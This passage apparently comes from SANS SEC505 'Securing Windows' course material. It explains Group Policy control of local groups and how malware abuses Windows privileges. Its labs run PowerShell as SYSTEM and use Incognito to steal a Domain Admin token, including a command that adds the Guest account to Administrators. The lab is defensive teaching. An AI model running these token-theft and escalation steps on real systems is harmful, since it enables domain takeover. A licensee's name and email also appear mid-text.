thing and the right thing, they always choose the Big Easy. Again, we want centralized control over the configuration of their machines so that we can impose, against their will, the right choices. And for the configuration options that don't matter to security, like desktop color scheme, we can use Group Policy to grant that power without making users full local Administrators. This objection is mainly a political or corporate culture issue, but after an outbreak, you can often get management's support for being more strict.

A third objection is that users won't be able to run application X or use feature Y without being Administrators. But if this is true because of some registry or NTFS permissions, we might be able to use Group Policy to grant just those permissions. Or if this is true because a special driver needs to be loaded on the fly, then we might be able to use Group Policy to pre-load the driver. In general, virtually no application is explicitly designed to require Administrators membership; the application is just trying to do something dangerous and is being blocked by a missing permission or privilege, but these can be added through Group Policy and scripting, so the first question to ask is *Why* is the application or feature failing? (And there is a larger issue: if a user application requires Administrators membership, maybe the application is just badly designed, so perhaps it's better to upgrade or replace it anyway.)

Analyze Application Failures

To help understand why an application or feature is breaking without Administrators membership, check out the LUA Buglight tool from Microsoft and its associated LUA blog (<https://docs.microsoft.com>). LUA Buglight can help you to fix up applications to run on post-XP machines when the user is not a local Administrators member.

Also download Microsoft's Windows Application Compatibility Toolkit (ACT), which is specifically designed to help migrate applications to new platforms or new configurations of those platforms (do a search on the tool's name to get the URL to the latest version).

If you're really stumped, try using Microsoft's Process Monitor to log all filesystem and registry access during the time when the desired feature fails, which will help to pinpoint where the breakdown is occurring.

If you're totally stumped, call the vendor. Other customers of the vendor will have run across these problems in the past too, so the vendor might have a ready answer for you.

Assign Power to Groups, Not to Individual Users


Group Policy and PowerShell allow you to delegate authority very precisely. Group Policy and PowerShell can be used to manage the memberships of groups and the assignment of permissions, rights, and privileges to these groups on domain-joined computers. On standalone computers, PowerShell scripts can be executed through remoting or as scheduled tasks to manage local groups and the permissions, rights, and privileges assigned to these groups. Security templates can also be used for these tasks.

Manage Global Groups

Group Policy can manage the membership of groups in AD. One place where these management features are located in a GPO are under Computer Configuration > Policies > Windows Settings > Security Settings > Restricted Groups. The Restricted Groups container permits you to define the exact membership of almost any group you wish, local or global, but we're going to use something else to manage local groups in a moment.

Keep in mind, though, that this Restricted Groups feature is not for appending more members to a group; it reconstitutes the group completely, i.e., removing the members that are already there and replacing the membership with that defined in the GPO.

For example, in the following screenshot, the membership of the local Administrators group is being managed. The Administrators group's membership will be just Boston_OU_Admins and Domain Admins. If either group is missing from the Administrators group when the GPO with this setting is applied, they will be added automatically. If any *other* users or groups are members, they will be *removed*. An important exception, though, is the local Administrator account—it can't be removed.



Try It Now!

To manage the membership of a group, open a GPO and go to Computer Configuration > Policies > Windows Settings > Security Settings > right-click on Restricted Groups > Add Group > enter or browse for the name of the group whose membership you wish to manage > OK > top Add button > enter or browse for the member > OK. Repeat as necessary until all desired members have been added.

Also, unless you run "gpupdate.exe /force", you'll have to wait until the next reboot or up to 16 hours before the group membership change takes effect. This is just how it is designed.

If you don't want to totally replace the membership of a group, then use the bottom half of the dialog box labeled "This group is a member of:". In this case, you would add the desired *global* group to the GPO, then add the target *local* group to the bottom "This group is a member of" list in the dialog box. See the difference? When you want to replace the membership of a local group with the GPO, you add the local group to the list of Restricted Groups, then you configure the top "Members of this group" list. When you want to append a global group to the current members of a local group, you add the global group to the Restricted Groups list in the GPO, then configure the bottom "This group is a member of" list with the name of the target local group.


On the whole, however, it might be easier to manage Global and Universal groups through PowerShell scripts, perhaps as scheduled tasks, since the scripts can implement any decision-making logic desired.

But while it is possible to manage local groups with the Restricted Groups container in a GPO, there is actually a simpler way to do it with Group Policy.

Manage Local Groups

Another place in a GPO for managing local group memberships is located under Computer Configuration > Preferences > Control Panel Settings > Local Users and Groups. These GPO Preferences can be used to manage local user accounts and groups if you have Windows 7 or later (or Windows XP/2003/Vista with the necessary updates).

With GPO Preferences, it's easy to specify whether a local group's membership should be wiped first or merely edited. You can also create or delete local groups this way.



Please note that sometimes this feature is finicky. You may need to add multiple rules to the GPO, some with the "Replace" action and others with the "Update" action, in order to achieve the end result you want across all the target versions of Windows in your environment.

Example Use: Emptying Administrators-Equivalent Local Groups

Microsoft recommends that the following local groups be kept empty whenever possible:

- Backup Operators
- Cryptographic Operators
- Hyper-V Administrators
- Network Configuration Operators
- Power Users
- Remote Desktop Users
- Replicator

Some of the above groups are essentially equivalent to the built-in Administrators group in terms of power to take over the computer and make malicious changes (such as Power Users), while others are too dangerous when misconfigured (such as Remote Desktop Users).

After enforcing an empty membership in the above groups, we can focus our attention on the Administrators group to keep its membership to the minimum.

Requirements

The target recipients of GPO Preferences (the managed clients) must have the following:

- Windows 7/Server 2008 or later (no other updates necessary).
- Windows Vista+SP1 or later SP, plus the Client Side Extensions (CSE).
- Windows Server 2003+SP1 or later SP, plus the Client Side Extensions (CSE) and, if the latest SP or IE is not installed, the XMLLite update too.
- Windows XP+SP2 or later SP, plus the Client Side Extensions (CSE) and, if the latest SP or IE is not installed, the XMLLite update too.

The Client Side Extensions (CSE) can be downloaded from Microsoft's website.

The XMLLite update is bundled into Internet Explorer 7.0 and later, with XP-SP3 and later, and with Server 2003-SP2 and later Service Packs. If necessary, XMLLite can be downloaded separately from <http://go.microsoft.com/fwlink/?LinkId=111843>.

What is a Privilege in a Security Access Token?

The screenshot shows the 'powershell.exe (3596) Properties' dialog box in Process Hacker. The 'Token' tab is selected, displaying the Security Access Token (SAT) for the process. The SAT information includes:

- User:** TEST\Najson
- User SID:** S-1-9-21-912232360-390853867-404464621-2103
- Session:** 1
- App container SID:** N/A

The 'Flags' section lists various mandatory flags for different users and groups. The 'Privileges' section lists various system privileges and their status:

Name	Status	Description
SeBackupPrivilege	Disabled	Back up files and directories
SeChangeObjPrivilege	Default Enabled	Toggle traverse checking
SeCreateGlobalPrivilege	Default Enabled	Create global objects
SeCreatePagefilePrivilege	Disabled	Create a pagefile
SeCreateRemoteThreadPrivilege	Disabled	Create remote threads
SeDebugPrivilege	Enabled	Debug programs
SeImpersonatePrivilege	Default Enabled	Impersonate a client after authentication
SeIncreaseQuotaPrivilege	Disabled	Increase memory quotas for a process
SeIncreaseWorkingSetPrivilege	Disabled	Increase a process working set
SeLoadDriverPrivilege	Disabled	Load and unload device drivers
SeManageVolumePrivilege	Disabled	Perform volume maintenance tasks

Callouts in the image identify the following elements:

- User Domain and Name:** TEST\Najson
- User Security ID Number:** S-1-9-21-912232360-390853867-404464621-2103
- User's Groups:** BUILTIN\Administrators, BUILTIN\Users, OSBUILTIN\LOGON, Everyone
- Process Privileges:** SeBackupPrivilege, SeChangeObjPrivilege, SeCreateGlobalPrivilege, SeCreatePagefilePrivilege, SeCreateRemoteThreadPrivilege, SeDebugPrivilege, SeImpersonatePrivilege, SeIncreaseQuotaPrivilege, SeIncreaseWorkingSetPrivilege, SeLoadDriverPrivilege, SeManageVolumePrivilege
- Process Integrity Level:** Integrity
- User and Device Claims:** (Not explicitly labeled in the image, but part of the SAT data)

Additional text in the image: "Double-click a process in the Process Hacker utility to see this"

SANS | SEC505 | Securing Windows

What is a Privilege in a Security Access Token?

The free Process Hacker tool was installed by the SEC505 setup script at the beginning of the course. You can find the icon to launch Process Hacker on your desktop or by searching in the Start screen. If it is not installed, you can download it for free from <http://processhacker.sourceforge.net>.

The slide above shows an example of a Security Access Token (SAT) as displayed by the Process Hacker tool. In Process Hacker, double-click any process and examine the Token tab to see the SAT for that process.

Every process has an associated SAT. The SAT contains or represents the identity under which the process is running. The SAT of a process includes the user's name, Security ID (SID) number, groups of which the user is a member, privileges, integrity level, and more. Think of your SAT as like your driver's license or passport attached to every process you launch.

Other tools can show process SATs too. To see the SAT of PowerShell itself:

```
whoami.exe /all /fo list
```

Why are privileges so important for ransomware and other hacker malware?

The Maleficent Privileges

These can be used by malware or ransomware to take control of the entire computer:

- Impersonate a Client (SeImpersonatePrivilege)*
- Debug Programs (SeDebugPrivilege)*
- Load and Unload Device Drivers (SeLoadDriverPrivilege)*
- Restore Files and Directories (SeRestorePrivilege)*
- Take Ownership (SeTakeOwnershipPrivilege)*
- Act as Part of the Operating System (SeTcbPrivilege)
- Create a Token Object (SeCreateTokenPrivilege)
- Replace a Process Level Token (SeAssignPrimaryTokenPrivilege)

SANS

SEC505 | Securing Windows

The Maleficent Privileges

A user right controls where and how you may log on, while a privilege is a special power you could possess after you log on. Permissions are attached to particular objects, while privileges are not attached to the objects you access. Privileges are included in the Security Access Token (SAT) linked to your processes, while user rights and your NTFS permissions are not in your SAT.

To see what privileges are listed in your SAT attached to PowerShell:

```
whoami.exe /priv
```

In the Process Hacker tool, you can see the SAT associated with each process by double-clicking any process and examining the Token tab.

Of all the privileges, there are a few that can be used to take over the computer where one is sitting, or even perhaps to take over the entire domain if a Domain Admin gets infected with malware. Using Group Policy to limit who has these dangerous privileges is imperative. These are the maleficent privileges, with the display name shown first, followed by the internal name shown in parentheses (the * means that the privilege is granted to the local Administrators group by default):

- **Debug Programs (SeDebugPrivilege*):** Malware could use this privilege to bypass the permissions on any running process, inject a malicious DLL into that process, and launch a new thread within the process to execute code from the injected DLL. This technique could be used to install a rootkit, open backdoor TCP ports, dump password hashes, execute commands as Local System, etc. This is the most dangerous privilege because it is so often used and abused.

- **Load and Unload Device Drivers (SeLoadDriverPrivilege*):** Malware could use this privilege to install a plug and play device driver, then the driver, which is a binary with executable code like any other binary, could execute malicious commands under Local System context.
- **Restore Files and Directories (SeRestorePrivilege*):** Malware could use this privilege to bypass NTFS permissions and replace any file, including operating system and application binaries, with the attacker's own modified files. When the files are later executed, perhaps by the operating system itself or by a more powerful user than the victim, the malware's code will also be run. (Incidentally, the corresponding "Backup files and directories" privilege, SeBackupPrivilege, can be used to bypass NTFS permissions to read any file too.)
- **Take Ownership (SeTakeOwnershipPrivilege*):** Malware could use this to change the permissions on an object to its advantage and then read/modify/replace/delete that object. Objects at risk include files, folders, processes, threads, registry keys, printers, or anything else with an ACL. The only exception is when permissions are explicitly granted to the Owner Rights group, whose permissions take precedence over the do-anything default for object owners.
- **Impersonate a Client after Authentication (SeImpersonatePrivilege*):** If a Domain Admin uses RDP to manage a server that's infected with malware that has this privilege, the malware can seize the Domain Admin's delegation Security Access Token (SAT) to execute commands on other remote machines with full Domain Admin powers. The attacks works not just with RDP, but with any local or over-the-network authentication that is considered an interactive logon by the operating system. Access to the Domain Admin's cached credentials or password hash is not necessary in this case.
- **Act as Part of the Operating System (SeTcbPrivilege):** Malware could use this privilege to create a new logon session with a known username and password (such as the victim's account), but that session could be created with any arbitrary group memberships for the session's Security Access Token (SAT); hence, commands could be executed under the context of local Administrators, Domain Admins, Enterprise Admins, etc.
- **Create a Token Object (SeCreateTokenPrivilege):** Malware could use this privilege to execute a command under the context of a new fabricated Security Access Token (SAT), which can contain any arbitrary group memberships or other privileges. The SAT could be created with apparent memberships in local Administrators, Domain Admins, Enterprise Admins, etc.
- **Replace a Process Level Token (SeAssignPrimaryTokenPrivilege):** Malware could use this to create a new process and change the identity in the SAT attached

to that process, such as the System identity, just like the Task Scheduler does. Any service running as System, Network Service, or Local Service will have this privilege, and many services expose listening ports.

These privileges are not specific to PowerShell. These are privileges any process might have. But once malware is running with any one of the above maleficent privileges, that malware can launch Windows PowerShell or PowerShell Core with the Security Access Token (SAT) of the built-in System identity. If PowerShell were not installed, it could not be launched this way, but that is irrelevant, the malware or attacker would just run some other binary or script as System to achieve the same end result. PowerShell doesn't make hacking, malware, or ransomware possible; it just makes it easier—just like VBScript, JavaScript, or Python make it easier.

Manage Privileges with Group Policy

Privileges can be controlled through Group Policy. In a GPO, they are located under Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > User Rights Assignment. Both rights and privileges are mixed here together unfortunately.

Some groups are powerful because of the special privileges they have, not just because of the permissions granted to those groups. The local Administrators group, for example, is especially powerful because of all the privileges granted to it by default. But you can customize the distribution of user rights on machines almost any way you wish. You can specify exactly which users and groups should have each right in each OU. And if there is a privilege you don't want the Administrators group to possess on some of your machines, such as the Debug Programs privilege, this can be done through Group Policy.

The following is a complete list of the available privileges (note that the logon rights are not included in the list because they are rights, not privileges):

- Access Credential Manager as a trusted caller
- Act as part of the operating system
- Add workstations to domain
- Adjust memory quotas for a process
- Back up files and directories
- Bypass traverse checking
- Change the system time
- Change the time zone
- Create a pagefile
- Create a token object
- Create global objects
- Create permanent shared objects
- Create symbolic links
- Debug programs (this is the most dangerous privilege)
- Enable computer and user accounts to be trusted for delegation

- Force shutdown from a remote system
- Generate security audits
- Impersonate a client after authentication
- Increase a process working set
- Increase scheduling priority
- Load and unload device drivers
- Lock pages in memory
- Manage auditing and security log
- Modify an object label
- Modify firmware environment values
- Perform volume maintenance tasks
- Profile single process
- Profile system performance
- Remove computer from docking station
- Replace a process level token
- Restore files and directories
- Shut down the system
- Synchronize directory service data
- Take ownership of files or other objects

How could these privileges be modified in a useful way?

For example, you might create a Restore Operators group and give it the "Restore files and directories" privilege and then remove this privilege from the Backup Operators group. This will separate powerful privileges into two mutually exclusive groups of non-administrative users. Domain Admins will still have both privileges because they are typically the only ones who should be restoring DCs and other critical servers. Now users who are somewhat less trusted can be put into the Backup Operators group. In the same way, each major OU could have its own separate pair of custom Restore/Backup Operators groups, and these groups would have their privileges only on the machines in their own OUs. Ransomware can use the "Restore files and directories" privilege to circumvent NTFS permissions and encrypt files.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows


On Your Computer

Find the Process Hacker icon on your desktop or in your Start menu, right-click Process Hacker, and run it as administrator.

In Process Hacker, double-click any running process in the list and examine the Token tab. This is the Security Access Token (SAT) for that process. Close the tab.

In Process Hacker, pull down the Hacker menu > Run As > enter the following, then OK:

- Program: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- User name: NT AUTHORITY\SYSTEM (use the pulldown menu)
- Type: Service
- Session ID: 1 (or click the [...] button and try another ID number)
- Desktop: WinSta0\Default



If it fails, click the [...] button and try your other session ID number.

This will launch PowerShell running as the built-in System identity. Any command executed from within this shell will execute with the SAT and privileges of System, i.e., the kernel of the operating system. You can also launch PowerShell Core or CMD.EXE this way. You must be a member of the Administrators local group to do so.

Confirm the identity and SAT of the new shell process (hit spacebar to advance):

```
whoami.exe /all /fo list | more
```

Launch RegEdit as System in the new command shell:

```
regedit.exe
```

Because RegEdit is running as System, you can access the local Security Accounts Manager (SAM) database in the registry; for example, in RegEdit, you can browse to HKEY_LOCAL_MACHINE\SECURITY\SAM\Domains and see all the subkeys and values underneath. This is where local group memberships are stored, as well as the password hashes of local user accounts.

In Process Hacker, find the regedit.exe process > double-click > see the Token tab to confirm that RegEdit is indeed running as System. Notice all the privileges listed in the SAT, including "Act as part of the operating system" (SeTcbPrivilege). Yikes! Close tab.

Close RegEdit.

Authenticate to Remote Machines as **Computer\$**, Not System

The name of your VM is "Controller" and you have a computer account in AD named "Controller\$" (the dollar sign is hidden in most graphical management tools). When a process running as System logs on to another computer over the network, it does not log on as System; it logs on as its computer account in AD. Hence, if you use this PowerShell process to try to map a drive letter to the other VM (the Server Core machine named "Member"), you will authenticate as Controller\$, not as System.

Try to map a drive letter in the PowerShell running as System (it will fail):

```
New-SmbMapping -LocalPath "R:" -RemotePath "\\member\c$
```

It fails because the Controller\$ computer account is not a member of any groups that have permission to access the C\$ share, such as the Administrators group:

```
Get-SmbShare -Name "C$" | Get-SmbShareAccess
```

Note: If the next remoting command fails, you can switch to your other VM in your virtualization software to run the same command locally.

Now switch to PowerShell ISE, which is running as your user account, and add the computer account of your computer (Controller\$) to the Administrators local group on the other VM:

Note: This command is run in PowerShell ISE, not in the new shell.

```
Invoke-Command -ComputerName member -ScriptBlock  
{ Add-LocalGroupMember -Group Administrators -Member  
  "testing\controller$" }
```

Now switch back to the new PowerShell running as System, and you can map a drive letter as Controller\$ to your member server:

Note: This command is run in the new PowerShell running as System:

```
New-SmbMapping -LocalPath "R:" -RemotePath "\\member\c$  
  
dir R:\
```

Furthermore, when you map a drive letter from a process running as System, that drive letter is visible in File Explorer too. In File Explorer, it strangely says the network drive is "disconnected", but in fact you can click on it and browse the share like normal. Keep in mind that you are accessing that shared folder as Controller\$, not as yourself and not as System on the remote machine.

Hence, when ransomware, hackers, or your own scheduled tasks run PowerShell scripts as System, these scripts will authenticate to remote machines as the *Computer\$* account of the box where PowerShell is running, not as System. Computer accounts in Active Directory can be added to groups and granted permissions just like with user accounts.

Unmap drive letter R: in your PowerShell running as System:

```
Remove-SmbMapping -LocalPath "R:" -Confirm:$False
```

Note: If you close and reopen File Explorer, the R:\ drive will disappear there too.

Please leave this new System-elevated PowerShell running.

Take Ownership Privilege for Ransomware

Take Ownership of Files and Objects

- The "owner" of a file can (usually) change the file's permissions.
- Ransomware can use **takeown.exe** to seize ownership of every file on the machine and grant Full Control permission to itself.
- Only Administrators have this privilege by default, but we can manage all the Windows privileges with PowerShell, INF templates, SECEDIT.EXE, and Group Policy.

Take Ownership Privilege for Ransomware

Another dangerous privilege is *Take Ownership of Files or Other Objects*. The owner of an object can change its permissions in any way desired. Objects that have owners include NTFS files and folders, Active Directory objects, printers, registry keys, processes, and threads. Ransomware could use the built-in takeown.exe utility to seize ownership of every data file on the drive to grant Full Control permission to itself.

The only exception is when, on Vista/Server 2008 or later, an object also has permissions assigned to the built-in Owner Rights group, in which case the permissions assigned to Owner Rights take precedence over the default power of owners to do anything to the object.

Using Group Policy, you should take away the Take Ownership privilege from the Administrators group and grant it instead to the Help Desk group or similar. If it's not possible to remove users from the Administrators group, at least you can remove this dangerous privilege.

Backup/Restore Files Privileges for Ransomware

Backup/Restore Files and Directories

- Think of these as the "circumvent NTFS permissions" privileges to read or overwrite any file.
- Have you ever run this? `ROBOCOPY.EXE /B`
- With the restore privilege, a ransomware PowerShell script wouldn't even need to take ownership first.

Backup/Restore Files Privileges for Ransomware

The seemingly innocuous *Backup Files and Directories* and *Restore Files and Directories* privileges are actually quite dangerous. Think of these as the *Ignore NTFS Permissions* privileges since one allows an infected process to read any file and the other allows an infected process to overwrite any file, including programs and OS binaries. A malware process with these privileges could read any unencrypted file on the infected machine and try to modify any binary file (but see the Windows Resource Protection service discussion later). Ransomware could use these privileges to overwrite existing files with encrypted copies.

In an enterprise environment, user data is typically backed up and restored by a local or over-the-network agent, not by the users themselves. The backup agent software will run under the context of a service account, which may be a computer or user account itself. It is the backup service account that requires the *Backup Files and Directories* and *Restore Files and Directories* privileges, not the users themselves. Often, that service account is put into the local Administrators group too (which is bad for a variety of reasons) but you can use Group Policy to separately grant that service account whatever permissions and privileges it needs (and no more).

Hence, use Group Policy to remove the *Backup Files and Directories* and *Restore Files and Directories* privileges from the local Administrators group on users' workstations, and then grant those privileges to a new custom group that contains your backup agent's service account (plus any additional NTFS permissions that group may require). This way, even if you can't remove users from their Administrators groups, this group won't have these dangerous privileges for malware to utilize.

Weapons of Mass Infection


Security Access Tokens are just data structures in memory.

Password hashes, private keys, and other authentication secrets are in memory too, unless you are using a smart card, TPM, or Credential Guard.

With the *Debug Programs* and *Impersonate a Client* privileges, you can steal these SATs, hashes, keys, and other secrets to log on to other computers over the network!

Weapons of Mass Infection

Every process has an associated Security Access Token (SAT) that represents the identity standing behind that process. A SAT includes the Security ID (SID) number of a user or computer account (or a well-known identity that's built into the operating system, such as Network Service), the SID numbers of the account's global and local group memberships, the privileges of the account on the local system, and the claims from that account's attributes in AD. The SAT of a process determines what that process can do.



Without an associated SAT, the operating system wouldn't know what permissions or privileges apply to the process. This SAT is called the "primary token" of the process, i.e., its true underlying identity.

The global group SIDs and claims information inside a SAT come from Active Directory, usually through the Kerberos protocol. The local group SIDs in the SAT come from the Security Accounts Manager (SAM) database on the local or remote computer where the user requested access. Similarly, the user's privileges in the SAT come from the local security policy store (the registry) on the local or remote computer where the user requested access. SATs are not transmitted over the network; they are constructed on the fly on each computer where the user authenticates. On a standalone computer, there is no information about global groups or claims in any SATs because standalones do not use Active Directory. The SAT itself is just a data structure in kernel memory space, but it is a kernel object carefully constructed and managed by the OS, not by the user.

Impersonation SAT

Some processes are network services, like the Server service for granting SMB access to shared folders. When a user authenticates over the network to a service, the operating system on the server usually constructs a SAT to represent the remote user and then gives that SAT to the listening service. This is how it works with SMB and the Server service. As the user sends requests and commands over the network to the server, the service uses the SAT representing the user to act on behalf of that user. The service acts as that user's agent or proxy. The SAT for the remote user is called an "impersonation token" because the service uses it to temporarily impersonate the user while carrying out the user's requests and commands.

Delegation SAT

But how far does the impersonation go? With a standard impersonation SAT, the network service can only use the SAT to access local resources on that server. The level of impersonation extends no further than the local filesystem, registry, database, or other resources directly controlled by the server. Most of the time, when you authenticate to a server over the network, a local-only impersonation SAT is created. With some tools, though, you can explicitly tell the remote server how far you want the impersonation to reach.

For example, to use PowerShell to authenticate to a remote machine for a WMI query, you can explicitly request normal (local-only) impersonation, i.e., no delegation:

```
Get-WmiObject Win32_OperatingSystem -Impersonation Impersonate  
-ComputerName controller.testing.local
```

But what if you are accessing a service that needs to impersonate you while accessing other computers on the network? By analogy, what if you authorized your attorney to not only read your bank statements sitting on your desk (local resources) but also to go from one bank to another and sign contracts *for* you (remote resources) as your representative? This is possible in Windows; it is by design. If the impersonation SAT created to

represent you on the server is instead a full "delegation token", that delegation SAT can be used not only to access local resources on the server but also other resources on other servers over the network. For example, you might authenticate to an IIS web application that could use a delegation SAT to query and reconfigure other SQL Servers over the network as you.

For example, to use PowerShell to authenticate to a remote machine for a WMI query, you can explicitly request full delegate impersonation:

```
Get-WmiObject Win32_OperatingSystem -Impersonation Delegate  
-ComputerName controller.testing.local
```

Can just any process get an impersonation or delegation token and take on other users' identities? No, wearing another person's SAT like a mask requires a special privilege.

Privilege: Impersonate a Client after Authentication

To get a handle to an impersonation SAT, the primary SAT of a process must have a special privilege named "Impersonate a client after authentication". This privilege is granted by default to identities like Local Service, Network Service, and, you guessed it, to the local Administrators group. In fact, you cannot take the privilege away from Administrators even if you try.

Privilege: Debug Programs

There is another privilege granted to Administrators by default: Debug Programs. With the debug privilege, you get direct, raw, read/write access to the virtual memory address space of nearly every process. Some of these processes, like LSASS.EXE, control password hashes, private keys, and other authentication secrets in either user mode memory or in kernel memory. (Credential Guard, by the way, will be discussed shortly.)

If ransomware and hackers can execute commands with both the debug privilege and the impersonation privilege, the odds are excellent that authentication data structures can be scraped from memory (like password hashes) or otherwise abused (like a smart card with a cached PIN) to authenticate to other machines over the network. And these might be the credentials of a service account, scheduled task, or help desk person who is in the Domain Admins group!

Token Stealing

If malware is running with the Impersonate A Client privilege, then that malware can execute commands with the identity of any impersonation SAT that happens to exist on the computer at that moment. To do so, the malware must have already fully taken over the machine (it's probably already running as Administrators or as Local System), so a local-only impersonation SAT wouldn't be very interesting to steal.

But a delegation SAT, on the other hand, could be very useful if it were owned by a Domain Admin. If malware on a computer could steal a delegation token of a high-value

user, like a network administrator or the CEO of a corporation, then this could expand the power of that malware dramatically.

Importantly, keep in mind that stealing the SAT of another user on a computer is not a technique for initially compromising or getting into a machine; it is a post-exploitation technique to raise the attacker's privileges. The attacker must use some other trick, like an infected email attachment or a webpage with malicious JavaScript, to gain initial control of a victim box.

For example, there is a free tool named Incognito that can be used to list available SATs and execute commands by hijacking them, assuming that one is already running as Local System (<https://labs.f-secure.com/tools/incognito/>). There are many other tools that can do the same thing, and the techniques used by Incognito are built into some malware.

Note: Microsoft is aware of these tools and techniques, so a new patch or new operating system might block these tools and techniques temporarily (and maybe someday permanently, but don't hold your breath).

In the listing below, we can see some of the output of running Incognito in a command shell (don't be surprised if there is a pop-up error message—it's expected).

```
C:\Temp> .\incognito.exe list_tokens -u
```

```
[*] Enumerating tokens  
[*] Listing unique users found
```

```
Delegation Tokens Available
```

```
=====  
NT AUTHORITY\IUSR  
NT AUTHORITY\LOCAL SERVICE  
NT AUTHORITY\NETWORK SERVICE  
NT AUTHORITY\SYSTEM  
SANS\Administrator  
Window Manager\DWM-1  
Window Manager\DWM-2  
...
```

If Incognito is running as the local System identity, here is an example of how easy it is to steal the delegation token of SANS\Administrator (seen in the output above) in order to execute another command, specifically a command to add the Guest account to the local Administrators group:

```
.\incognito.exe execute -c SANS\Administrator "net.exe localgroup administrators guest /add"
```

How does your delegation SAT get created on a machine? The most common way is by logging on interactively, namely, by sitting at the computer's keyboard and monitor. An interactive logon, as opposed to a network logon, creates a SAT with full delegation

capabilities. Also, when you RDP into another computer, this too is considered an interactive logon by the OS because of the desktop created for you. Many tools, such as the PowerShell example above, can log in to a remote computer by specifying delegate impersonation, and some do it by default. The RUNAS.EXE tool creates a new delegation SAT for the process launched, and so does PSEXEC.EXE with the -U switch.

Hackers could install malware on a machine that just patiently waits, month after month, until the day when a Domain Admin logs on interactively at the machine (like with RDP), and then the malware springs into action, stealing the admin's delegation SAT to execute malicious commands on your domain controllers and other high-value servers. This event will be the first bad day in a long string of bad days.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will steal the Security Access Token (SAT) of a member of the Domain Admins group to launch a new instance of PowerShell running as Domain Admin.

The scenario is that your email phishing campaign has succeeded and you have launched a hidden command shell running as System on the victim's workstation. You have full control over the workstation because your malware is running as System, but that isn't good enough—you want the SAT of a Domain Admin.

Incognito

Close all other instances of Windows PowerShell (powershell.exe) besides the new one running as System; keep that running. You can leave any instances of PowerShell ISE or PowerShell Core (pwsh.exe) running; you don't need to close those.

In Process Hacker, go to the Processes tab, and in the upper right-hand corner of Process Hacker, type in "powershell.exe" in the search field. All other processes should be hidden on the tab except for your one powershell.exe running as NT AUTHORITY\SYSTEM.

In the PowerShell running as System, switch to the C:\Temp folder:

```
cd C:\Temp
```

Confirm the identity of your current session (should be "nt authority\system"):

```
whoami.exe
```

Note: If Incognito appears to hang, hit Enter twice quickly, or try Ctrl-C.

Use Incognito to list the available Security Access Tokens (SATs) in memory:

```
.\incognito.exe list_tokens -u
```

